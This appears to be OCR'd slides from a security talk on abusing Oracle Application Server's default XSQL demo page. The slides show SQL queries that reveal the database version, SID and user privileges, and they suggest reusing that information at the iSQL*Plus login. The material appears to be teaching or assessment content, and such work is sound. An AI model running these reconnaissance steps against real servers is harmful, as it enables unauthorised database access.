


Oracle Application Server Portal Authentication Bypass Vulnerability

Solution:
Currently we are not aware of any vendor-supplied patches. If you feel we are in error or if you are aware of more recent information, please mail us at: vuldb@securityfocus.com.

Abusing Default Content Examples (OAS)

- /xsql/adhocsql/sqltoxml.html
- Now in all fairness, this one usually doesn't work...db usually isn't set up. But sometimes it is :-)



```
select value(c)  as Claim

  from insurance_claim_view c

 where c.claimpolicy.primaryinsured.lastname = 'Astoria'
```


Note: The entire "Claim" Object is addressable in SQL.

Oracle8i Object Views Materialize Complex Objects from Underlying Relational Tables.

```
– <!--

   | $Author: kkarun $
   | $Date: 10-apr-2001.21:02:52 $
   | $Source:  $
   | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
   +
  -->
– <xsql-error code="942" action="xsql:query">
  – <statement>
      select * from ( select value(c) as Claim from insurance_claim_view
      c where c.claimpolicy.primaryinsured.lastname = 'Astoria' )
```

Abusing Default Content Examples (OAS)

- Ability to run SQL Commands (database version)



```
select * from v$version
```


Note: The entire "Claim" Object is addressable in SQL.

Oracle8i Object Views Materialize Complex Objects from Underlying Relational Tables.

```
<!--
  | $Author: kkarun $
  | $Date: 10-apr-2001.21:02:52 $
  | $Source:  $
  | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
  +
-->
- <ROWSET>
  - <ROW num="1">
    - <BANNER>
        Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
      </BANNER>
    </ROW>
  - <ROW num="2">
      <BANNER>PL/SQL Release 9.2.0.1.0 - Production</BANNER>
    </ROW>
  - <ROW num="3">
      <BANNER>CORE 9.2.0.1.0 Production</BANNER>
    </ROW>
  - <ROW num="4">
    - <BANNER>
        TNS for 32-bit Windows: Version 9.2.0.1.0 - Production
      </BANNER>
```

Abusing Default Content Examples (OAS)

- Ability to run SQL Commands (database SID)



```
select * from global_name
```

Note: The entire "Claim" Object is addressable in SQL.


Oracle8i Object Views Materialize Complex Objects from Underlying Relational Tables.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <!--
    | $Author: kkarun $
    | $Date: 10-apr-2001.21:02:52 $
    | $Source:  $
    | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
    +
  -->
- <ROWSET>
  - <ROW num="1">
      <GLOBAL_NAME>ORCL.US.ORACLE.COM</GLOBAL_NAME>
    </ROW>
  </ROWSET>
```

Abusing Default Content Examples (OAS)

- Ability to run SQL Commands (database user & privs)



```
select * from user_role_privs
```


Note: The entire "Claim" Object is addressable in SQL.

Oracle8i Object Views Materialize Complex Objects from Underlying Relational Tables.

```
– <!--
   | $Author: kkarun $
   | $Date: 10-apr-2001.21:02:52 $
   | $Source:  $
   | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
   +
  -->
– <ROWSET>
  – <ROW num="1">
      <USERNAME>SCOTT</USERNAME>
      <GRANTED_ROLE>CONNECT</GRANTED_ROLE>
      <ADMIN_OPTION>NO</ADMIN_OPTION>
      <DEFAULT_ROLE>YES</DEFAULT_ROLE>
      <OS_GRANTED>NO</OS_GRANTED>
    </ROW>
  – <ROW num="2">
      <USERNAME>SCOTT</USERNAME>
      <GRANTED_ROLE>RESOURCE</GRANTED_ROLE>
      <ADMIN_OPTION>NO</ADMIN_OPTION>
      <DEFAULT_ROLE>YES</DEFAULT_ROLE>
      <OS_GRANTED>NO</OS_GRANTED>
    </ROW>
  </ROWSET>
```

Abusing Default Content Examples (OAS)

- Use that information with other default content




iSQL*Plus Release 9.2.0.1.0 Production: 登录 - Mozilla Firefox

http://[redacted]/isqlplus/

Abusing Default Content Examples (OAS)

- Use that information with other default content



iSQL*Plus Release 9.2.0.1.0 Production: 登录 - Mozilla Firefox

http://[redacted]/isqlplus/

登录

用户名: scott

